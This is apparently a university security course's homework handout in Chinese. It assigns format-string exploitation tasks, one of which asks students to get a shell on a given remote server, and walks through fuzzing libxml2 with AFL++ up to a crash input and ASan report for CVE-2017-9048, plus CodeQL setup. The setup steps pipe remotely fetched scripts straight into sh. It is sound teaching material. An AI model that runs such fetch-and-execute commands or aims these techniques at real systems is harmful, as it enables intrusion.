## 实验要求

注：使用任何如pwntools自带的自动构造payload都将记为0分

Challenge 1. fmt32 [50 分] 在实验报告中提供截图和攻击代码证明完成如下目标

- 成功劫持控制流，如改写GOT表，跳到对应学号的 `target_function_XXX` 中，打印 `Try harder`；30分
- 在上基础上成功修改变量，跳到对应学号的成功信息；20分

Challenge 2. fmt64 [50 分] 在实验报告中提供截图和攻击代码证明完成如下目标

- 在报告中阐述32位fsb攻击和64位fsb攻击存在的主要区别，能不能直接将32位的攻击方式用到64位上呢？为什么？；10分
- 成功劫持控制流，如改写GOT表，跳到对应学号的 `target_function_XXX` 中，打印 `Try harder`；20分
- 在上基础上成功修改变量，跳到对应学号的成功信息；20分

Bonus [25 分] 远程服务器地址

```
"116.62.228.23", 10500
```

在实验报告中提供截图和攻击代码证明完成如下目标

- 通过逆向发现程序中的fsb漏洞并解释如何进行完成fsb布局；5分
- 通过漏洞利用完成控制流劫持；10分
- 成功劫持控制流完成弹shell；10分

## 参考资料

- <http://phrack.org/issues/67/9.html>
- [https://ctf-wiki.org/pwn/linux/fmtstr/fmtstr\\_intro/](https://ctf-wiki.org/pwn/linux/fmtstr/fmtstr_intro/)

## hw-04 动or静态分析

### hw-04 动or静态分析作业描述

此次作业为动态分析(a) / 静态分析(b) 二选一完成即可

有时间和余力者均完成可以同时完成两个方向，额外完成的方向将作为 30% 的bonus分数

■ 即如果选择动态分析为作业 (100分) 额外完成静态分析部分可以作为 (30分) bonus

出于环境搭建方便，为此次作业专门准备了配有环境的虚拟机

- 链接: [https://pan.baidu.com/s/1K\\_hLAyS\\_\\_JYXsGyHT-8diQ](https://pan.baidu.com/s/1K_hLAyS__JYXsGyHT-8diQ) 提取码: qh8a
- 校内机器 (可能会挂掉) <http://10.12.77.33:8080>

同学也可以按照指导自行搭建环境



## hw-04 (A) fuzzing libxml2

本次实验将通过Fuzzing寻找libxml2 2.9.4 版本中CVE-2017-9048漏洞。

tips: 文档中部分命令的 /path/to/abc 需要替换成本地环境中指向 abc 的绝对路径。

### 知识点

AFL++是AFL的社区维护版本。它拥有更快的fuzzing速度，更好的变异策略、插桩性能和功能，以及支持各类自定义的模块。

#### 获取&编译AFL++（虚拟机环境）

如果使用的是虚拟机环境，可使用如下命令进行快速配置。完成后则可以跳过本节，进入实验内容。

在任意文件夹执行如下命令即可：

```
sh -c "$(wget https://gitee.com/ret2happy/ssec22_fuzzing_script/raw/master/setup_aflpp.sh -O -)"
```

#### 获取&编译AFL++（自行配置）

本节仅用于自行配置AFL++环境。如果已使用虚拟机环境，且完成上一节步骤，则可以跳过本节。

编译方式也可见官网文档 <https://github.com/AFLplusplus/AFLplusplus/blob/stable/docs/INSTALL.md>

##### 1. 获取AFL++

```
# 下载AFLplusplus源代码
git clone https://github.com/AFLplusplus/AFLplusplus.git --depth 1
```

##### 2. 安装 llvm 和 clang。

AFL++在llvm模式下使用afl-clang-fast具有更多的特性。

运行如下命令，安装llvm、clang和相关依赖

```
sudo apt install -y llvm-10 clang-10 llvm-10-dev

# 安装依赖包
sudo apt-get install -y build-essential python3-dev flex bison libglib2.0-dev libpixmap-1-dev python3-setuptools
```

将llvm-config指向已经安装版本：

```
# 如果是自行安装的其他llvm版本，此处需要对应修改命令末尾的llvm-config-xx为本地的版本
sudo update-alternatives --install /usr/bin/llvm-config llvm-config /usr/bin/llvm-config-10 10
```

可以测试如下命令，如果有版本号输出，则配置完成：

```
llvm-config --version
```

##### 3. 编译AFL++

进入第一步下载AFLplusplus的源代码目录 cd AFLplusplus ,而后运行如下编译命令：

```
make afl-fuzz
make afl-showmap
make llvm
```

在AFLplusplus目录中存在 afl-fuzz 以及 afl-cc 说明基础的编译已经完成；存在 afl-clang-fast 说明llvm模式下的AFL++编译已经完成。

此外，还可以运行 `sudo make install` ,将编译后的二进制复制到PATH能查找到的位置，此时就不用再执行接下来的第四步配置了。



4. 将 afl-fuzz、afl-clang-fast 等加入PATH中,方便后续使用：

对于自行配置的环境，如果当前使用的默认shell是bash，则将下一行的命令添加到 ~/.bashrc 文件的其他位置，如果使用的是zsh，则添加到 ~/.zshrc 文件中的任意位置。

注意修改命令中 /path/to/AFLplusplus 目录的位置为绝对路径

```
export PATH=/path/to/AFLplusplus:$PATH
```

完成配置后，在新的终端测试 afl-fuzz 命令，会有如下类似的输出：

```
ssec2022@ubuntu:~$ afl-fuzz
afl-fuzz++4.01a based on afl by Michal Zalewski and a large online community

afl-fuzz [ options ] -- /path/to/fuzzed_app [ ... ]

Required parameters:
-i dir      - input directory with test cases
-o dir      - output directory for fuzzer findings
```

## 实验内容

### 编译带有AddressSanitizer的libxml2

如果使用提供的虚拟机环境，可以使用如下命令执行自动配置脚本，成功执行后可以跳过本节剩余的编译过程

```
sh -c "$(wget https://gitee.com/ret2happy/ssec22_fuzzing_script/raw/master/setup_libxml2.sh -O -)"
```

#### 1. 获取libxml2的源代码

```
# fetch libxml2 source code
# or use alternative mirror: https://gitee.com/ret2happy/libxml2.git
wget http://xmlsoft.org/download/libxml2-2.9.4.tar.gz
tar -xf libxml2-2.9.4.tar.gz
```

#### 2. 编译libxml2

```
cd libxml2-2.9.4

# install dependency
sudo apt install automake-1.15

# config it
CC=afl-clang-fast CXX=afl-clang-fast++ CFLAGS="-fsanitize=address" CXXFLAGS="-fsanitize=address" LDFLAGS="-fsanitize=address" ./configure

# build it
make -j `nproc`
```

#### 3. 编译完成后，运行如下命令，如果有类似 T\_\_asan\_report\_error 的输出，则表示编译出的xmlint二进制文件已经带有ASan的插桩。

```
nm xmlint | grep __asan_report_error
```

```
ssec2022@ubuntu:~/libxml2-2.9.4$ nm xmllint | grep __asan_report_error
000000000049a760 T __asan_report_error
```

## Fuzzing libxml2

1. 为了提高fuzz xml的效率，我们可以使用AFL++预设的xml dictionary:

```
wget https://raw.githubusercontent.com/AFLplusplus/AFLplusplus/stable/dictionaries/xml.dict
```

也可以使用 [https://gitee.com/ret2happy/ssec22\\_fuzzing\\_script/raw/master/xml.dict](https://gitee.com/ret2happy/ssec22_fuzzing_script/raw/master/xml.dict)

2. 创建初始语料库（可以寻找更好的xml初始种子，此处仅提供样例）

tips: 可以在libxml2源代码中的测试样例中找到更好的测试语料。

```
git clone https://gitee.com/ret2happy/libxml2_sample.git corpus
```

3. 创建一个主fuzzer进行fuzz:

配置运行前的系统:

```
sudo bash -c "echo core >/proc/sys/kernel/core_pattern"
```

创建主fuzzer:

```
afl-fuzz -M master -m none -x xml.dict -i /path/to/corpus -o output -- /path/to/xmllint --valid @@
```

其中

- -M master 表示将当前fuzzer尽可能的被指定为master fuzzer。master fuzzer会对各个slave fuzzer进行语料的管理与调度。
- -m none ASan开启时需要大量虚拟内存，此处让fuzzer不对内存进行限制。
- -x xml.dict 指向之前获取的xml.dict，用于提供变异时的候选词。
- -i /path/to/corpus 指定了初始的输入语料库
- -o output 指定fuzzer的输出目录，其中包含了已变异待执行的testcase，fuzzer目前的状态、寻找到的crash等各类信息。
- xmllint --valid @@ 指定了被fuzz程序的命令执行方式，其中 @@ 表示占位的文件名，在运行时AFL会将输入文件的文件名替换 @@，以便被测程序能够读取真实的输入。

tips: 对于master fuzzer，我们可以不使用 -D 的参数，而通过仅在slave fuzzer中加入 -D 参数以增加各个fuzzer策略的多样性。这对于寻找crash有很大帮助。

运行后的效果如图所示

```
american fuzzy lop ++4.01a {master} (./libxml2-2.9.4/xmllint) [fast]
process timing
  run time : 0 days, 0 hrs, 0 min, 17 sec
  last new find : 0 days, 0 hrs, 0 min, 0 sec
  last saved crash : none seen yet
  last saved hang : none seen yet
cycle progress
  now processing : 0.0 (0.0%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : interest 32/8
  stage execs : 1872/3787 (49.43%)
  total execs : 14.0k
  exec speed : 814.3/sec
fuzzing strategy yields
  bit flips : 140/648, 42/647, 24/645
  byte flips : 0/81, 10/80, 8/78
  arithmetics : 74/4510, 0/105, 0/0
  known ints : 12/449, 15/2232, 0/0
  dictionary : 0/0, 0/0, 0/0
  havoc/splice : 0/0, 0/0
  py/custom/rq : unused, unused, unused, unused
  trim/eff : disabled, 0.00%
overall results
  cycles done : 0
  corpus count : 337
  saved crashes : 0
  saved hangs : 0
map coverage
  map density : 1.95% / 4.92%
  count coverage : 1.64 bits/tuple
findings in depth
  favored items : 3 (0.89%)
  new edges on : 253 (75.07%)
  total crashes : 0 (0 saved)
  total tmouts : 0 (0 saved)
item geometry
  levels : 2
  pending : 337
  pend fav : 3
  own finds : 334
  imported : 0
  stability : 100.00%
[cpu000: 16%]
```

## 4. 创建更多的fuzzer:

运行第一个slave fuzzer :

```
afl-fuzz -S slave1 -D -m none -x xml.dict -i /path/to/corpus -o output -- /path/to/xmllint --valid @@
```

其中其他参数均不变,将 `-M master` 改成了 `-S slave1`。 `-S` 表示当前fuzzer为slave fuzzer,仍然会进行独立的fuzzing,而 `slave1` 的名字可以自定义,作为该fuzzer的名字,各个slave fuzzer之间的名字不能重复。由此我们可以创建多个fuzzer,充分利用多核进行fuzzing。

进行一段时间的fuzzing后,AFL++将发现若干crash,如图所示,可以看到在 `total crashes` (红字处)显示发现了多个crash:

```
american fuzzy lop ++4.01a {slave1} (./libxml2-2.9.4/xmllint) [fast]
process timing
  run time      : 0 days, 0 hrs, 0 min, 47 sec
  last new find : 0 days, 0 hrs, 0 min, 0 sec
  last saved crash : 0 days, 0 hrs, 0 min, 39 sec
  last saved hang : none seen yet
cycle progress
  now processing : 1.1 (0.2%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : sync 1
  stage execs : 0/-
  total execs : 30.0k
  exec speed : 649.7/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : havoc mode
  havoc/splice : 315/24.6k, 2/408
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 0.00%/1237, disabled
overall results
  cycles done : 0
  corpus count : 445
  saved crashes : 3
  saved hangs : 0
map coverage
  map density : 2.35% / 5.10%
  count coverage : 1.97 bits/tuple
findings in depth
  favored items : 3 (0.67%)
  new edges on : 257 (57.75%)
  total crashes : 26 (3 saved)
  total tmouts : 0 (0 saved)
item geometry
  levels : 2
  pending : 444
  pend fav : 2
  own finds : 314
  imported : 127
  stability : 99.92%
[cpu001: 25%]
```

## 重现寻找到的crash:

在上述AFL++发现crash后,我们进入output输出目录,在对应的fuzzer文件夹(文件夹名为对应的fuzzer名字)内的 `crashes` 文件夹内可以找到fuzzer保存的用于复现的testcase ( `README.txt` 包含了找到该crash所用的fuzzer命令行参数):

```
ssec2022@ubuntu:~$ ls output/slave1/crashes/
id:000000,sig:06,src:000001,time:2975,execs:1740,op:havoc,rep:4 id:000002,sig:06,src:000001,time:8087,execs:5488,op:havoc,rep:2
id:000001,sig:06,src:000001,time:4679,execs:3026,op:havoc,rep:4 README.txt
```

我们可以利用其中的testcase,复现发生在 `valid` 过程中的栈溢出(CVE-2017-9048):

```
ssec2022@ubuntu:~$ hexdump -C output/slave1/crashes/id:000000,sig:06,src:000001,time:2975,execs:1740,op:havoc,rep:4
00000000 3c 21 44 4f 43 54 59 50 45 20 61 20 5b 0a 20 20 |<!DOCTYPE a [. |
00000010 20 20 3c 21 45 4c 45 4d 45 4e 54 20 61 20 28 70 | <!ELEMENT a (p|
00000020 70 70 70 70 70 70 70 70 70 70 70 70 70 70 70 |pppppppppppppppp|
*
00000b50 70 70 70 70 70 70 67 70 70 70 70 70 70 70 70 |pppppgpppppppppp|
00000b60 70 70 70 70 70 70 70 70 70 70 70 70 70 70 70 |pppppppppppppppp|
*
00000dc0 70 70 70 70 70 70 3a 6c 6c 6c 6c 6c 6c 6c 6c |pppppp:llllllllll|
00000dd0 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c |llllllllllllllll|
*
00000f00 6c 6c 6c 70 70 70 70 70 70 70 70 70 70 70 70 |lllpppppppppppppp|
00000f10 70 70 70 70 70 70 70 70 70 70 70 70 6c 6c |pppppppppppppppll|
00000f20 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c 6c |lllllllllllllllll|
*
000013a0 6c 6c 6c 6c 6c 29 3e 0a 5d 3e 0a 3c 61 2f 3e 0a |lllll)>.]>.<a/>.|
000013b0
```



```

ssec2022@ubuntu:~$ ./libxml2-2.9.4/xmllint --valid output/slave1/crashes/id:000000,sig:06,src:000001,time:2975,execs:1740,op:havoc,rep:4
=====
==644625==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7ffce1fd11a8 at pc 0x0000005c7fa1 bp 0x7ffce1cfd50 sp 0x7ffce1cfd48
WRITE of size 2 at 0x7ffce1fd11a8 thread T0
#0 0x5c7fa0 in xmlSnprintfElementContent /home/ssec2022/libxml2-2.9.4/valid.c:1323:9
#1 0x5e5ce6 in xmlValidateElementContent /home/ssec2022/libxml2-2.9.4/valid.c:5445:6
#2 0x5e5ce6 in xmlValidateOneElement /home/ssec2022/libxml2-2.9.4/valid.c:6152:12
#3 0x84c7f5 in xmlSAX2EndElementNs /home/ssec2022/libxml2-2.9.4/SAX2.c:2467:24
#4 0x545bd4 in xmlParseElement /home/ssec2022/libxml2-2.9.4/parser.c:10203:3
#5 0x555d8f in xmlParseDocument /home/ssec2022/libxml2-2.9.4/parser.c:10953:2
#6 0x573fba in xmlDoRead /home/ssec2022/libxml2-2.9.4/parser.c:15432:5
#7 0x573fba in xmlCtxtReadFile /home/ssec2022/libxml2-2.9.4/parser.c:15677:13
#8 0x4caf07 in parseAndPrintFile /home/ssec2022/libxml2-2.9.4/xmllint.c:2391:9
#9 0x4c7b3d in main /home/ssec2022/libxml2-2.9.4/xmllint.c:3767:7
#10 0x7fbb34d180b2 in __libc_start_main /build/glibc-sMfBJT/glibc-2.31/csu/../csu/libc-start.c:308:16
#11 0x41c58d in _start (/home/ssec2022/libxml2-2.9.4/xmllint+0x41c58d)

Address 0x7ffce1fd11a8 is located in stack of thread T0 at offset 5128 in frame
#0 0x5e1d9f in xmlValidateOneElement /home/ssec2022/libxml2-2.9.4/valid.c:5943

This frame has 5 object(s):
[32, 82) 'fn.i' (line 5288)
[128, 5128) 'expr.i' (line 5441) <== Memory access at offset 5128 overflows this variable
[5392, 10392) 'list.i' (line 5442)
[10656, 10660) 'extsubset' (line 5950)
[10672, 10722) 'fn' (line 6063)
HINT: this may be a false positive if your program uses some custom stack unwind mechanism, swapcontext or vfork
(longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: stack-buffer-overflow /home/ssec2022/libxml2-2.9.4/valid.c:1323:9 in xmlSnprintfElementContent

```

## 实验要求

本次实验需要通过Fuzzing寻找libxml2 2.9.4 版本中的历史漏洞，包含但不限于CVE-2017-9048的栈溢出漏洞。对于AFL++的配置和libxml2的编译，我们提供了自动化脚本。对于设置Fuzzing的初始语料、AFL++多实例的运行状态、对crash的复现等步骤，需要提供必要的截图和过程说明。具体要求如下：

### 描述对AFL++的配置与运行过程 [60分]

- 简要记录配置运行AFL++的过程；10分
- AFL++ fuzzer的运行截图，简要说明AFL++运行时状态图中重要字段( map coverage 和 item geometry )的含义；10分
- 记录对Fuzzing过程中初始语料的选择，尝试修改初始语料为不同的内容，总结不同初始语料对fuzzing的影响(包含但不限于fuzzing的速度、找到crash的速度、对覆盖率的影响等等)；10分
- 使用 afl-clang-fast 编译简单的示例程序(或使用本实验的xmllint)，反编译查看其中收集coverage的插桩代码(与共享内存 \_\_afl\_area\_ptr 相关)，总结收集和计算coverage的核心原理或算法(可以结合参考资料3或者逆向分析)；20分
- 总结AFL++中 NeverZero counters 的原理和能够解决的问题，说明 NeverZero counters 的实现原理(可以结合参考资料4、5)。可以以伪代码的形式或者结合反编译的结果进行原理说明；10分

### AddressSanitizer相关 [40分]

这里不局限于CVE-2017-9048中的栈溢出，也可以是其他导致ASan崩溃的样例。

- 能够触发AddressSanitizer(ASan)崩溃的样例内容(可以是hexdump截图、附上文件等形式)；10分
- 触发ASan崩溃时的截图；10分
- 了解ASan检测buffer-overflow与use-after-free的原理(包括但不限于ShadowMemory的工作机制)，结合触发ASan错误的报告，总结ASan完整报告中各部分的含义（可以先对ShadowMemory的工作机制进行描述，然后结合报告中的shadow bytes的信息进行分析）；20分

## 参考资料：

1. AddressSanitizer Algorithm: <https://github.com/google/sanitizers/wiki/AddressSanitizerAlgorithm>
2. AFL++ persistent mode & Shared memory fuzzing: [https://github.com/AFLplusplus/AFLplusplus/blob/stable/instrumentation/README.persistent\\_mode.md](https://github.com/AFLplusplus/AFLplusplus/blob/stable/instrumentation/README.persistent_mode.md)
3. AFL++ llvm mode对coverage计算的pass源码: <https://github.com/AFLplusplus/AFLplusplus/blob/10dae419d6e3ebc38f53840c5abfe98e9c901217/instrumentation/afl-llvm-pass.so.cc#L667-L716>
4. AFL++ NeverZero counters: <https://github.com/AFLplusplus/AFLplusplus/blob/22e2362f0fd5685548696f487639104a0059e3eb/instrumentation/README.llvm.md#8-neverzero-counters>
5. AFL++ source code of NeverZero counters: <https://github.com/AFLplusplus/AFLplusplus/blob/ac80678592ea4a790ab2eedccfec4e3bc9f96447/instrumentation/afl-llvm-pass.so.cc#L810-L827>

## hw-04 (B) static analysis with CodeQL

### 知识点

CodeQL整个工具的安装和使用过程会有一些繁琐，这里只记录了最关键的一些步骤；虽然新下发的虚拟机已经配备了 `vscode + CodeQL`，但仍然鼓励读者阅读以下资料了解安装细节

- [Setting up CodeQL in Visual Studio Code](#)
- [CodeQL Starter](#)
- [Getting Started](#)


### CodeQL 环境 setup

通过 Visual Studio Code 安装（推荐）

为了鼓励社区使用，CodeQL的开发者们提供了方便使用的插件，安装方法概括如下

#### 1. 下载插件模块

在 Visual Studio Code 的 Extensions 上搜索 `codeql` 并点击安装，如下图



安装成功后如图中左栏最下面出现的图标，此时 CodeQL 已经安装完毕了

值得一提，你完全可以在自己的宿主机上通过 `vscode` 安装 CodeQL，因为其实现是基于 Java 的，有着很好的迁移性

在虚拟机上，对应的 CLI 程序（也就是 QL 执行器）路径在 `/home/sscc2022/.config/Code/User/globalStorage/github.vscod-codeql/distribution1/codeql/codeql`

虚拟机中已经将该路径加入 `.bashrc` 的环境变量中，故在命令行上你也可以直接执行 `codeql -h` 查看 CLI 的输出

```
$ codeql -h
Usage: codeql <command> <argument>...
Create and query CodeQL databases, or work with the QL language.

GitHub makes this program freely available for the analysis of open-source
software and certain other uses, but it is not itself free software. Type
codeql --license to see the license terms.

--license      Show the license terms for the CodeQL toolchain.
Common options:
-h, --help      Show this help text.
-v, --verbose   Incrementally increase the number of progress
                messages printed.
-q, --quiet     Incrementally decrease the number of progress
                messages printed.
Some advanced options have been hidden; try --help -v for a fuller view.
Commands:
query    Compile and execute QL code.
bqrs     Get information from .bqrs files.
database Create, analyze and process CodeQL databases.
dataset  [Plumbing] Work with raw QL datasets.
test     Execute QL unit tests.
resolve  [Deep plumbing] Helper commands to resolve disk locations etc.
execute  [Deep plumbing] Low-level commands that need special JVM options.
version  Show the version of the CodeQL toolchain.
generate Commands that generate useful output.
github   Commands useful for interacting with the GitHub API through CodeQL.
pack     [Experimental] Commands to manage QL packages.
```

## 2. 下载QL库代码

仅仅有能执行 QL 代码的可执行程序是不够的，CodeQL 易用在其提供了针对不同语言的大量库代码和已有 QUERY 程序，CLI 程序必须要依靠这些库才能正常运行。

当然，你也可以按照前面官方教程所展示的，自行前往 github <https://github.com/github/codeql> 上拉取库代码

当拉去完成后，可以使用 `codeql resolve languages` 来确定这些库代码能够被 CLI 找到，类似如下

```
$ codeql resolve languages
python (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/python)
xml (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/xml)
cpp (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/cpp)
csv (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/csv)
properties (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/properties)
ruby (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/ruby)
csharp (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/csharp)
javascript (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/javascript)
html (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/html)
go (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/go)
java (/home/sssec2022/.config/Code/User/globalStorage/github.vscod...codeql/java)
```

## 纯命令行进行安装

在没有图形界面的服务端机器上，纯命令行即自行安装 CLI 程序并且在终端进行 QUERY 等操作，CLI 的下载地址：<https://github.com/github/codeql-cli-binaries>

## 编译 CodeQL 数据库

虽然 LGTM 网站上已经提供了很多可以直接下载的、编译好的数据库，但是掌握如何构建 CodeQL 数据库是借助其进行分析的基础。Well Just Take it Easy，其实你只要知道如何编译一个程序，你就知道该如何构建数据库

比如说，我们在 hw-02 ROP 的相关作业中，TA 提供了相应的 Makefile 告知程序是如何编译的

```
$ ls
02_ret2libc64 02_ret2libc64.c ld-2.31.so libc-2.31.so Makefile
$ cat Makefile
cat Makefile
```

```
1:
gcc 02_ret2libc64.c -o 02_ret2libc64 -fno-stack-protector -fno-pie -no-pie -mpreferred-stack-boundary=4
```

查看 Makefile 内容我们即可知道 02\_ret2libc64.c 是如何编译成 02\_ret2libc64，我们仅需要告知 CodeQL 这个过程即可

命令格式为

```
codeql database create <输出数据库路径> --source-root=<目标源代码所在路径> --language=<目标源代码语言> --command="<编译命令>"
```

比如，如下命令

```
$ codeql database create /home/ssec2022/Desktop/ret2libc64_database --source-root=/home/ssec2022/ssec22spring-stu/hw-02/02_ret2libc --lang
```


即可为其构建数据库（请保证 /home/ssec2022/ssec22spring-stu/hw-02/02\_ret2libc 路径合法）

构建完成之后，输出路径下包含如下内容

```
$ ls /home/ssec2022/Desktop/ret2libc64_database/
codeql-database.yml db-cpp log src.zip
```

